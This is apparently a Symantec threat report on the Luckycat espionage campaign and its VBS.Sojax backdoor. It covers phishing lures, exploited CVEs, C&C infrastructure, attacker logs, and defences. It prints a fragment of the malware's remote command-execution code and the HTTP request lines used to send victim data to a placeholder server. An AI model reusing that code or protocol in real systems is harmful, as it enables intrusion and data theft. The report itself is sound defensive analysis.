Symantec Security Response

The Luckycat Hackers

Contents

Overview

A series of attacks, targeting both Indian military research and south Asian shipping organizations, demonstrate the minimum level of effort required to successfully compromise a target and steal sensitive information. The attackers use very simple malware, which required little development time or skills, in conjunction with freely available Web hosting, to implement a highly effective attack. It is a case of the attackers obtaining a maximum return on their investment. The attack shows how an intelligent attacker does not need to be particularly technically skilled in order to steal the information they are after.

The attack begins, as is often the case, with an email sent to the victim. A malicious document is attached to the email, which, when loaded, activates the malware. The attackers use tailored emails to encourage the victim to open the email. For example, one email sent to an academic claimed to be a call for papers for a conference (CFP). Academics receive dozens of CFPs every year. If the victim has previously presented at that particular conference, or is interested in the subject matter, they are quite likely to open the CFP. Another email sent to a maritime organization claims to contain details of an alert beaconing system. Again, this is a relevant topic for the recipient. A judicious choice of email topics and recipients by the attackers is the most effective way of compromising the target and also maintaining a low profile. Fewer, more effective emails, which do not draw attention to themselves, allow the attacks to continue undetected for as long as possible. Discreet malware also aids this cause.

After the email attachment has been opened by the victim, the malware, VBS.Sojax, is activated. The attackers chose a very simple technique for their malware. Rather than using a compiled programming language to write the back door Trojan, they used a Visual Basic script. Scripts are very simple to develop, requiring less expertise and time to develop than a standard back door Trojan. The script itself is quite simple. It connects to a command-and-control (C&C) server to retrieve commands and upload data. HTTP is used to easily pass through firewalls. The script functionality is basic; it can run commands and it can upload and download files. This is enough to retrieve any information the attackers want. Again, minimal effort is expended for maximum gain.

The same ethos is shown with the choice of C&C servers. C&C servers are a potential pitfall for the attackers as it may be possible for an investigator to track the attackers using registration details for the C&C server. This is the case when the attackers register and pay for their own C&C server. A commonly used alternative is for attackers to commandeer an innocent third party server for their own purposes. This requires effort, however, as the attackers must firstly locate and then hack into the server. The Sojax attackers use an approach that requires much less effort. They use free Web hosting. There are hundreds of free Web hosting sites that require little or no registration information. Once the attackers have registered the free service, they create a directory and upload a PHP script that acts as the C&C server. They then modify their malware scripts to use this new URL and email the scripts out to targets. Symantec identified 25 C&C servers. Only two or three of these were active, the rest had been abandoned. Several partial listings of stolen file names (not the files) were retrieved from the server, along with the IP addresses of compromised computers and the IP addresses of the attackers.

The vast majority of the victims were based in India, with some in Malaysia. The victim industry was mostly military research and also shipping based in the Arabian and South China seas. In some instances the attackers appeared to have a clear goal, whereby specific files were retrieved from certain compromised computers. In other cases, the attackers used more of a 'shotgun' like approach, copying every file from a computer. Military technologies were obviously the focus of one particular attack with what appeared to be source code stolen. 45 different attacker IP addresses were observed. Out of those, 43 were within the same IP address range based in Sichuan province, China. The remaining two were based in South Korea. The pattern of attacker connections implies that the IP addresses are being used as a VPN, probably in an attempt to render the attackers anonymous.

The attacks have been active from at least April 2011 up to February 2012. The attackers are intelligent and focused, employing the minimum amount of work necessary for the maximum gain. They do not use zero day exploits or complicated threats, instead they rely on effective social engineering and lax security measures on the part of the victims. Security awareness training and a consistent patching strategy would have protected the victims from these attacks.

Technical details


Attack vector

The attacks are initiated by email. Symantec.cloud has detected several emails distributing the VBS.Sojax back door Trojan. Two example emails are shown in figure 1.

Most of the emails are fairly well tailored. The two examples shown here are probably the most targeted ones. Other emails topics are about salaries – a fairly common topic used in targeted attacks. The emails are nearly all sent from Gmail, which does not store the originating IP address. Two of the emails were

Figure 1


Example emails



ICSSC 2011 CALL FOR PAPERS - Japanese (Auto-Select)

From: icssc_2011cfp@mail.goo.ne.jp
Date: Thursday, April 07, 2011 3:21 PM
To: [redacted]
Subject: ICSSC 2011 CALL FOR PAPERS
Attach: ICSSC-2011CFP.pdf (647 KB)

Paper Submission
Submission of an extended abstract with a minimum of 600 words will be accepted electronically. The deadline for receipt of abstracts via electronic submission is 3 May 2011. Authors having trouble submitting abstracts electronically or those with questions should e-mail AIAA technical support at icssc_2011cfp@mail.goo.ne.jp.



DISTRIBUTION OF DISTRESS ALERT TRANSMITTER (ICG)

From: Asstt Sohandani
Date: Tuesday, July 26, 2011 12:21 AM
To: [redacted]
Subject: DISTRIBUTION OF DISTRESS ALERT TRANSMITTER (ICG)
Attach: DISTRIBUTION OF DISTRESS ALERT TRANSMITTER (ICG).pdf

Dear sir,
It is intimated that Coast Guard HQ has planned distribution of 20 in =umber Distress Alert Transmitter (DATS).

Best regards,
Asstt Sohandani

sent through Yahoo mail, which does store the originating IP address. The source IP address for both of these emails was the same – an IP address located in Germany. Other independent reports show this IP address as an originator of spam and thus may be an open relay.

The breakdown of emails detected by Symantec.cloud and samples per month is shown in figure 2. These numbers represent the minimum number of emails sent by the attackers as not all victims are using Symantec.cloud services.

Figure 3 lists the number and type of exploit used by the attackers. The exploits are all old, publicly available, and patched. The vast majority used are PDF exploits. Sixteen samples exploiting the CVE-2010-2883 vulnerability have been located, with only one or two of the other exploits. It may be that the attackers have more success with the PDF exploit either because the target computers are not patched, or because it is easier to obfuscate the PDFs and prevent antivirus detection.

Figure 2

Samples & emails over time





Figure 3

Exploits used by the attackers



VBS.Sojax


When the dropper document, the .doc, .rtf, or .pdf is loaded, it drops an executable to the following location:

%ProgramFiles%\Common Files\Microsoft Shared\update.exe

This executable is then run. When run, it extracts a script from its resources and writes this script to the following location %Temp%\~temp.vbs. This script contains the primary functionality of the threat. Figure 4 shows a portion of the script. The simplicity of the script is plain to see.

Figure 4

A portion of VBS.Sojax



```
function ExecCmd()
{
        var wsh = new ActiveXObject('WScript.Shell');
        var upcmd='cmd /c'+ExeIns;
        var exeRs=wsh.exec(upcmd);
        if(-1==ExeIns.indexOf('.exe'))
                var stdMsg = exeRs.StdOut.ReadAll();
```

When first run, the script obtains the following information:

- A complete listing of all files in partitions from drives C through I
- Network information (ipconfig /all)
- Information about the compromised computer (systeminfo)
- Processes running on the computer (tasklist)

It stores all of the output in the following folder:

%Windir%\NtUninstallKB

This data is then compressed into a .cab file and uploaded to the C&C server. VBS.Sojax parses the response from the server, looking for three potential commands:

- Upload files to the C&C server
- Download files from the C&C server
- Execute a command (figure 4)

The C&C server is then polled every 30 seconds for additional commands. To maintain persistence, VBS.Sojax registers itself to be called on reboot using a WMI event.

C&C server protocol

When VBS.Sojax connects to the C&C server, it does so through HTTP port 80. If uploading data, it sends a HTTP POST request to a script called either count.php or loveusa.php. This POST request is formatted as follows:

```
HTTP POST http://server.com/count/count.php?m=c&n=MACADDRESS
```

The MACADDRESS value is the MAC address of the compromised computer. To retrieve a command from the server, the script then polls for commands specific to that MACADDRESS.

```
HTTP GET http://server.com/count/count.php?m=r&n=MACADDRESS.c
```

If there is a command, the command is executed and the results are uploaded to the server using a HTTP POST request. It is a very simple protocol, there is no authentication.

C&C servers

So far, 25 C&C servers have been identified. They are listed in Table 1 and graphed in figure 5. The majority of these C&C servers are free hosting providers. The attackers sign up for an account, register the sub-domain for free, and upload their C&C server script to a count folder.

When a compromised computer uploads data to the count.php script using an HTTP post, that data is written into a file in the same folder as the C&C server. Although most of these files had since been retrieved and subsequently deleted by the attackers, several files remained. Some of the remaining files were the compressed .cab files described previously. Others were fragments of commands and some stolen files.

In one instance, several log files of activity on a C&C server were found. These log files listed all of the files stolen by the attackers with respect to that particular C&C server. There was also a log file showing what appeared to be FTP connections to the server from the attackers.

Figure 5

Distribution of C&C servers




Table 1

Command and Control domains


C&C Server Domains
2012enviroment.world.mu
charlesbrain.shop.co
clbest.greenglassint.net
dasauto.no-sports.de
footballshopping.shop.co
frankwhales.shop.co
jeepvihecle.shop.co
killmannets.0fees.net
lampaur.b2b.cm
lovesea-blog.co.de
lucysmith.0fees.net
maritimemaster.kilu.org
sawakastocks.tv4.org
shoesshopping.shop.co
shoppingfans.shop.co
skirtdressing.shop.co
toms.0fees.net
tomsburs.shop.co
vpoasport.shopping2000.com
womems.in.nf
www.fireequipment.website.org
www.goodwell.all.co.uk
www.lo[REMOVED]et.com
www.pumasports.website.org

Victims

From the log files and fragments of stolen data remaining on the server, it was possible to identify eight victims. At the time of writing, where possible, the victims are in the process of being notified and any information retrieved passed on. Figure 6 shows the geographical distribution of the victims. Nearly every infection is in India, with several others in Malaysia.

Figure 6

Distribution of VBS.Sojax victims



Victim industries were military research, defense, manufacturing, and maritime. The data stolen was quite varied. In some cases it appeared that documents with suggestive names were stolen, simply out of curiosity. For example, one stolen document that had a military themed title is actually publicly available from the publisher's website.


Other stolen files were more serious. Two separate victims had documents pertaining to the same military technology. The attackers were clearly targeting that technology. The attackers also stole source code from one of those two victims that may have been related to the technology.

The attackers

The most useful information about the attackers is in one of the log files retrieved from a C&C server. This log file appears to record connections to an FTP server running on the C&C server. The attackers probably use FTP to easily retrieve stolen data uploaded to the C&C server. 45 unique IP addresses were identified in the log. Of these, all but two are from the same ISP, based in Sichuan province in China. The remaining two are from South Korea. Figure 7 shows a portion of that log.

Figure 7

Connections from the attacker



```
[5] Wed 03Aug11 16:07:50 - (000014) Connected to 182.[redacted].22 (Local address [redacted])
[5] Wed 03Aug11 16:07:51 - (000014) User LUCKYCAT logged in
[5] Wed 03Aug11 16:35:57 - (000014) Closing connection for user LUCKYCAT (00:28:07 connected)
[5] Wed 03Aug11 16:35:57 - (000015) Connected to 110.[redacted].218 (Local address [redacted])
[5] Wed 03Aug11 16:35:58 - (000015) User LUCKYCAT logged in
[5] Wed 03Aug11 16:48:25 - (000015) Closing connection for user LUCKYCAT (00:12:28 connected)
[5] Wed 03Aug11 16:48:26 - (000016) Connected to 182.[redacted].38 (Local address [redacted])
[5] Wed 03Aug11 16:48:26 - (000016) User LUCKYCAT logged in
[5] Wed 03Aug11 16:56:34 - (000016) Closing connection for user LUCKYCAT (00:08:08 connected)
[5] Wed 03Aug11 16:56:34 - (000018) Connected to 110.[redacted].99 (Local address [redacted])
[5] Wed 03Aug11 16:56:35 - (000018) User LUCKYCAT logged in
[5] Wed 03Aug11 17:25:56 - (000018) Closing connection for user LUCKYCAT (00:29:22 connected)
[5] Wed 03Aug11 17:25:57 - (000019) Connected to 110.[redacted].218 (Local address [redacted])
[5] Wed 03Aug11 17:25:58 - (000019) User LUCKYCAT logged in
[5] Wed 03Aug11 17:30:41 - (000019) Closing connection for user LUCKYCAT (00:04:44 connected)
[5] Wed 03Aug11 17:30:43 - (000020) Connected to 110.[redacted].218 (Local address [redacted])
[5] Wed 03Aug11 17:30:44 - (000020) User LUCKYCAT logged in
```

The user LUCKYCAT is the attacker who successfully logged into the server. The connections by LUCKYCAT are consecutive. Immediately after one connection is closed, a new one is opened by the attacker. A lack of overlap implies that a single person or program is making the connections and not multiple people from different computers.


Despite this, the IP address used for the new connection changes regularly. In figure 7, during a period of approximately an hour and 15 minutes, four different IP addresses were used for six distinct connections. This is unusual because if the attacker is using DHCP, generally an IP address will remain allocated to a particular computer for a longer period of time.

A possible explanation is that the IP addresses used are the point of egress of a VPN-like service. The attackers may be using a service through which they can route their connections. The service periodically rotates connections amongst a pool of IP addresses in order to render the attacker anonymous or implicate China as the source of the attack. There are two potential reasons for the South Korean IP addresses. The first is that the IP addresses are part of the VPN service and were assigned to the attacker as the service rotated through the range of IP addresses available. The second explanation is that the attacker may have forgotten to enable the VPN by mistake and connected directly to the C&C server.

Figures 8 and 9 show the log at the time that the South Korean IP addresses logged into the FTP server.

Figure 8


First South Korean IP address



```
[5] Tue 30Aug11 14:08:09 - (000001) Connected to 182.[redacted].182 (Local address [redacted])
[5] Tue 30Aug11 14:08:11 - (000001) User LUCKYCAT logged in
[5] Tue 30Aug11 16:01:44 - (000001) Closing connection for user LUCKYCAT (01:53:35 connected)
[5] Wed 31Aug11 16:21:17 - (000001) Connected to 220.[redacted].170 (Local address [redacted])
[5] Wed 31Aug11 16:21:18 - (000001) User LUCKYCAT logged in
[5] Wed 31Aug11 16:28:18 - (000002) Connected to 182.[redacted].12 (Local address [redacted])
[5] Wed 31Aug11 16:28:18 - (000002) User LUCKYCAT logged in
```

Figure 9

Second South Korean IP address



```
[5] Fri 16Sep11 07:28:01 - (000003) Connected to 182.[redacted].49 (Local address [redacted])
[5] Fri 16Sep11 07:28:04 - (000003) User LUCKYCAT logged in
[5] Fri 16Sep11 07:37:20 - (000003) Closing connection for user LUCKYCAT (00:09:19 connected)
[5] Fri 16Sep11 09:05:16 - (000004) Connected to 121.[redacted].149 (Local address [redacted])
[5] Fri 16Sep11 09:05:20 - (000004) User LUCKYCAT logged in
[5] Fri 16Sep11 09:05:41 - (000004) Closing connection for user LUCKYCAT (00:00:25 connected)
[5] Fri 16Sep11 09:05:53 - (000005) Connected to 121.[redacted].149 (Local address [redacted])
[5] Fri 16Sep11 09:05:54 - (000005) User LUCKYCAT logged in
[5] Fri 16Sep11 09:13:23 - (000005) Closing connection for user LUCKYCAT (00:07:30 connected)
[5] Fri 16Sep11 09:13:38 - (000006) Connected to 182.[redacted].64 (Local address [redacted])
```

In both cases, connections from the Chinese and South Korean IP addresses are around the same time. Either the time overlaps as in figure 8, or the times are immediately consecutive as in figure 9. This suggests that the connecting person, or program, is the same in both cases.

Conclusion

The attacks described are very simple. That, however, does not mean that they are not intelligently designed and ultimately, highly effective. Using a scripting language to develop the VBS.Sojax threat cuts down on development time. It means less effort needs to be invested in attempting to prevent detection by antivirus software. Similarly, using freely available hosting for C&C servers (theoretically) limits exposure. Old exploits are so well documented and freely available that minimal effort is required to modify them for use. Such basic tools, in combination with targeted social engineering, proved to be an efficient combination for the attacker. These attacks should not have succeeded on a properly secured network. Old exploits should have been patched and users should have received adequate security awareness training.

Symantec protection

Many different Symantec protection technologies play a role in defending against this threat, including:

🟦 *File-based protection (traditional antivirus)*

Traditional antivirus protection is designed to detect and block malicious files and is effective against files associated with this attack.

- VBS.Sojax
- VBS.Sojax!gen1
- Trojan.Pidief
- Bloodhound.Exploit.290
- Bloodhound.Exploit.357
- Bloodhound.Exploit.422

🟧 *Network-based protection (IPS)*

Network based protection can help protect against unauthorized network activities conducted by malware threats or intrusion attempts.

- Web Attack: HTTP Adobe Acrobat CVE-2010-0188 2
- Web Attack: Adobe Flash Embedded SWF CVE-2011-0611
- Attack: Adobe Reader TTF File CVE-2010-2883
- Attack: MS Office Word RTF Exploit CVE-2010-3333
- HTTP MS Office Word RTF RCE 1

🟩 *Behavior-based protection*

Symantec products with behavior-based detection technology can detect and block previously unknown threats from executing, including those associated with this attack. Files detected by this technology will be reported as Bloodhound.Sonar.9.

🟨 *Reputation-based protection (Insight)*

Symantec Download Insight can proactively detect and block files associated with this attack using Symantec's extensive file reputation database. Files detected by this technology will be reported as WS.Reputation.1.

🟥 *Email-based protection*

The Skeptic heuristic engine in Symantec MessageLabs Email Security.cloud can detect and block emails that are associated with this attack.

⬜ *Other protection*

Application and Device Control — Symantec Endpoint Protection users can enable this feature to detect and block potentially malicious files from executing.

Appendix

Recommendations

Update antivirus definitions

Ensure that your antivirus software has up-to-date antivirus definitions and ensure that your product has the auto-protect feature enabled. You can obtain the latest definitions through LiveUpdate or download the latest definitions from our website.

Apply patches for the following vulnerabilities

Symantec recommends that users apply patches for the following vulnerabilities to help protect against this and similar attacks:

- Adobe Reader 'CoolType.dll' TTF Font Remote Code Execution Vulnerability (BID 43057/ CVE-2010-2883)
- Adobe Flash Player CVE-2011-0611 'SWF' File Remote Memory Corruption Vulnerability (BID 47314/CVE-2011-0611)
- Microsoft Office RTF File Stack Buffer Overflow Vulnerability (BID 44652/ CVE-2010-3333)
- Adobe Acrobat and Reader CVE-2010-0188 Remote Code Execution Vulnerability (BID 38195/ CVE-2010-0188)

Prevent back door communications

Block access to the following command-and-control server domains that are associated with this attack.

- 2012enviroment.world.mu
- charlesbrain.shop.co
- clbest.greenglassint.net
- dasauto.no-sports.de
- footballshopping.shop.co
- frankwhales.shop.co
- jeepvihecle.shop.co
- killmannets.0fees.net
- lampaur.b2b.cm
- lovesea-blog.co.de
- lucysmith.0fees.net
- maritimemaster.kilu.org
- sawakastocks.tv4.org
- shoesshopping.shop.co
- shoppingfans.shop.co
- skirtdressing.shop.co
- toms.0fees.net
- tomsburs.shop.co
- vpoasport.shopping2000.com
- womems.in.nf
- www.fireequipment.website.org
- www.goodwell.all.co.uk
- www.pumasports.website.org

MD5s of VBS.Sojax samples

0x2924339C60D4905AFDAD6664F859DE2C

0x324B98DE1F86ADE0817DA0FF4C5A38BA

0x40DDB1D8C2F000661AA3031A6FCFA156

0x4844982A4B4863505FAFAF8B52A4DC97

0x70EDAAA835D0861BE0F675E7A6EB2CDA

0xA7109C03B002CBCC0ADAB73AEA2C9797

0xBEE3C1910319BB5A4D39BCFBF2A30220

0xE04E5EB4AEFEB326246D7F41D1B50759

